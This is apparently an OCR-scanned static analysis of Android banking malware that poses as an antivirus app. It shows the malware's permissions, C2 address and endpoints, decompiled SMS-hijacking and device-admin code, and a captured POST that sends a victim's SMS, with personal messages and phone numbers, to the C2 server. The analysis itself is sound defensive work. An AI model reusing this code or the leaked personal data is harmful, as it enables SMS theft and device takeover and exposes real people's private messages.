


```
AndroidManifest.xml  apktool.yml          classes.dex          res/
[root@pentest in]# cat AndroidManifest.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="2" android:versionName="1.2" package="com.BioTechnology.iClientsService7"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.CALL_PHONE" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.WRITE_SMS" />
    <uses-permission android:name="android.permission.READ_SMS" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.SEND_SMS" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.RECORD_AUDIO" />
```

Permission Access

Static Analysis Malware

```
java -jar baksmali-2.0.2.jar bali/in/classes.dex -o bali/out/
```




root@pentest:/tmp/alat/bali/out

```
[root@pentest out]# ls -al
total 16
drwxr-xr-x 4 root root 4096 Sep 15 19:38 .
drwxr-xr-x 4 root root 4096 Sep 15 19:38 ..
drwxr-xr-x 4 root root 4096 Sep 15 19:38 android
drwxr-xr-x 4 root root 4096 Sep 15 19:38 com
[root@pentest out]#
```

Result Disassembler file format dex


Android Malware

Static Analysis Malware



```
[root@pentest values]# cat arrays.xml
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string-array name="adm_domens">
        <item>203.34.119.20</item>
        <item>203.34.119.20</item>
        <item>203.34.119.20</item>
    </string-array>
</resources>
[root@pentest values]# pwd
/tmp/alat/bali/in/res/values
[root@pentest values]#
```

CnC Server




```
[root@pentest values]# cat strings.xml
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="app_name">Antivirus Android</string>
    <string name="template_index">7</string>
    <string name="icon_path">@drawable/ic_launcher7</string>
    <string name="def_tel_number">+6285642569141<
    <string name="bot_id">471</string>
    <string name="update_min">5</string>
    <string name="urlPostData">/iBanking/sms/index.php</string>
    <string name="urlPostSms">/iBanking/sms/saveSMS.php</string>
    <string name="urlCommand">/iBanking/sms/sync.php</string>
    <string name="urlSmsList">/iBanking/getList.php</string>
    <string name="urlSendFile">/iBanking/sendFile.php</string>
    <string name="urlPing">/iBanking/sms/ping.php</string>
    <string name="action_settings">Settings</string>
```

Control number

Android Malware

Android Malware



Mobile Security


Do you want to install this applica

Allow this application to:

- ✓ **Your personal information**
  read contact data
- ✓ **Services that cost you money**
  directly call phone numbers, send SMS messages
- ✓ **Your messages**
  edit SMS or MMS, read SMS or MM receive SMS
- ✓ **Network communication**
  full Internet access
- ✓ **Storage**
  modify/delete SD card contents
- ✓ **Hardware controls**
  record audio

Android Malware

Android Malware



Device administrator

Mobile Security

Additional text explaining why this needs to be added.

Activating this administrator will allow t app Mobile Security to perform the follo operations:

✓ **Erase all data**
Erase the phone's data without warr by performing a factory data reset


✓ **Lock the screen**
Control how and when the screen lo

Android Malware

When installing, this application is requiring Device Administrator.


✓This application can wipe all data

Android Malware



```
{
default:
  this.deviceManger = ((DevicePolicyManager)getSystemService("device_policy"));
  ComponentName localComponentName = new ComponentName(this, MyAdmin.class);
  this.compName = localComponentName;
  if (!this.deviceManger.isAdminActive(this.compName))
  {
    Intent localIntent4 = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    localIntent4.putExtra("android.app.extra.DEVICE_ADMIN", this.compName);
    localIntent4.putExtra("android.app.extra.ADD_EXPLANATION", "Additional text explaining why this needs to be added.");
    startActivityForResult(localIntent4, 1);
  }
  return;
}
```


Android Malware



```
public void onReceive(Context paramContext, Intent paramIntent)
{
  Log.d("mylog", "SmsRecieveronReceive");
  Bundle localBundle = paramIntent.getExtras();
  this.context = paramContext;
  String str1 = "";
  Object[] arrayOfObject;
  int i;
  if (localBundle != null)
  {
    arrayOfObject = (Object[])localBundle.get("pdus");
    paramContext.getContentResolver();
    i = 0;
    int j = arrayOfObject.length;
    if (i < j) {}
  }
  else
  {
    return;
  }
  SmsMessage localSmsMessage = SmsMessage.createFromPdu((byte[])arrayOfObject[i]);
  SmsManager localSmsManager = SmsManager.getDefault();
  String str2 = localSmsMessage.getDisplayMessageBody().toString();
  String str3 = localSmsMessage.getOriginatingAddress().trim();
  str1 = new StringBuilder(String.valueOf(str1)).append(str3).append("|").toString() + str2;
  Log.d("mylog", "SmsReciever debug " + str1);
  dbActions localdbActions = dbActions.getInstance(this.context);
  if ((!localdbActions.isSMSHack()) && (!str3.equals(smsParser.tell)) && (!str3.equals("+62[redacted]")) && (!str3.equals("+62[redacted]
  for (;;)
  {
    label215:
    i++;
    break;
    if ((str3.equals(smsParser.tell)) || (str3.equals("+62[redacted]")) || (str3.equals("+62[redacted]")))
```

This application can be controlled by using sms by control number


Tcpdump Result



```
POST [redacted]getList.php HTTP/1.1
Content-Length: 7705
Content-Type: application/x-www-form-urlencoded
Host: 203.34.119.20
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

sms_list=%0AINDOSAT%7C%7C%7CSelamat+anda+dpt+bonus+pulsa+20rb+dr+Promo+Haji.+Bonus+hanya+bisa+digunakan+utk+Telpon%26SMS+di+Saudi+Arabia+tgl+31+Ags-30
+Nov+2014.+Cek+Bns+*122*501%23%7C%7C%7C22-Sep-14+%2809%3A00%3A572%29%7C%7C%7C1%0A303%7C%7C%7CSelamat+menikmati+Obrol+60mnt+keIndosat+seIndonesia+Jam
+00-17%28Cek+*555*1%23%29.GRATIS+NELP+100mnt%2Fhari+selama+3hari+ke4+nmr+Indosat.Tekan+*777*2*3%23+pilihREGISTRASI.+TransferPULSA+skrg+FREE+Games%21
+*123*7*2%23%7C%7C%7C22-Sep-14+%2808%3A35%3A983%29%7C%7C%7C1%0A%2B6285646412146%7C%7C%7CAssalamulaikum+Wr.+WbOm+saya+sudah+submit+abstrak+ke+riset%
40idsirtii.co.idBelum+ada+balasan%2Cartinya+di+tolak+apa+gi+mana+ya+hehe%7C%7C%7C22-Sep-14+%2808%3A12%3A92%29%7C%7C%7C1%0A303%7C%7C%7CSelamat+menikmati
+Obrol+60mnt+keIndosat+seIndonesia+Jam+00-17%28Cek+*555*1%23%29.GRATIS+NELP+100mnt%2Fhari+selama+3hari+ke4+nmr+Indosat.Tekan+*777*2*3%23+pilihREGISTRASI.
+TransferPULSA+skrg+FREE+Games%21+*123*7*2%23%7C%7C%7C21-Sep-14+%2808%3A25%3A128%29%7C%7C%7C1%0ABankBTN%7C%7C%7CYth+Bpk%2FIbu%2C+Tagihan+angsuran+kredit
+Anda+jatuh+tempo+07%2F09%2F14%2C+mohon+lakukan+pembayaran+segera%2C+abaikan+SMS+ini+jika+sudah+membayar.+info+tagihan+hub+%3A+500286%7C%7C%7C04-Sep-14+%
2819%3A37%3A621%29%7C%7C%7C1%0ABankBTN%7C%7C%7CYth+Bpk%2FIbu%2C+Tagihan+angsuran+kredit+Anda+jatuh+tempo+07%2F08%2F14%2C+mohon+lakukan+pembayaran+segera%
2C+abaikan+SMS+ini+jika+sudah+membayar.+info+tagihan+hub+%3A+500286%7C%7C%7C05-Aug-14+%2818%3A37%3A932%29%7C%7C%7C1%0ABankBTN%7C%7C%7CYth+Bpk%2FIbu%2C
+Tagihan+angsuran+kredit+Anda+jatuh+tempo+07%2F07%2F14%2C+mohon+lakukan+pembayaran+segera%2C+abaikan+SMS+ini+jika+sudah+membayar.+info+tagihan+hub+%3A
+500286%7C%7C%7C05-Jul-14+%2806%3A01%3A916%29%7C%7C%7C1%0ABankBTN%7C%7C%7CYth+Bpk%2FIbu%2C+Tagihan+angsuran+kredit+Anda+jatuh+tempo+07%2F06%2F14%2C+mohon
+lakukan+pembayaran+segera%2C+abaikan+SMS+ini+jika+sudah+membayar.+info+tagihan+hub+%3A+500286%7C%7C%7C06-Jun-14+%2819%3A08%3A768%29%7C%7C%7C1%0A%
2B628563542377%7C%7C%7CAssalamualaikum+ji.+Selamat+menempuh+hidup+baru+ya%2C+mugo+di+paringi+langgeng+%2B+kelimpahan+rahmat+sangking+Gusti+Allah+swt.+%7C
%7C%7C11-May-14+%2814%3A32%3A787%29%7C%7C%7C1%0ABankBTN%7C%7C%7CYth+Bpk%2FIbu%2C+Tagihan+angsuran+kredit+Anda+jatuh+tempo+07%2F05%2F14%2C+mohon+lakukan
+pembayaran+segera%2C+abaikan+SMS+ini+jika+sudah+membayar.+info+tagihan+hub+%3A+500286%7C%7C%7C06-May-14+%2816%3A35%3A970%29%7C%7C%7C1%0AZALORA%7C%7C%
7CPlgn+Zalora+YTH.Pembayaran+Anda+sudah+kami+terima.Estimasi+pengiriman+Jkt+1-3%2Fluar+Jkt+2-6+hari+kerja%7C%7C%7C18-Jan-14+%2811%3A51%3A686%29%7C%7C%
7C1%0A20000%7C%7C%7CYou+have+missed%3A+%2B60102764571+%281+call+at+20Dec+20%3A08%29.%7C%7C%7C20-Dec-13+%2819%3A08%3A542%29%7C%7C%7C1%0A20000%7C%7C%
7CThank+you+for+topping+up%2C+U+will+receive+an+SMS+confirming+free+calls.Terima+Kasih%2C+anda+akan+terima+SMS+pengesahan+panggilan+percuma+sebentar
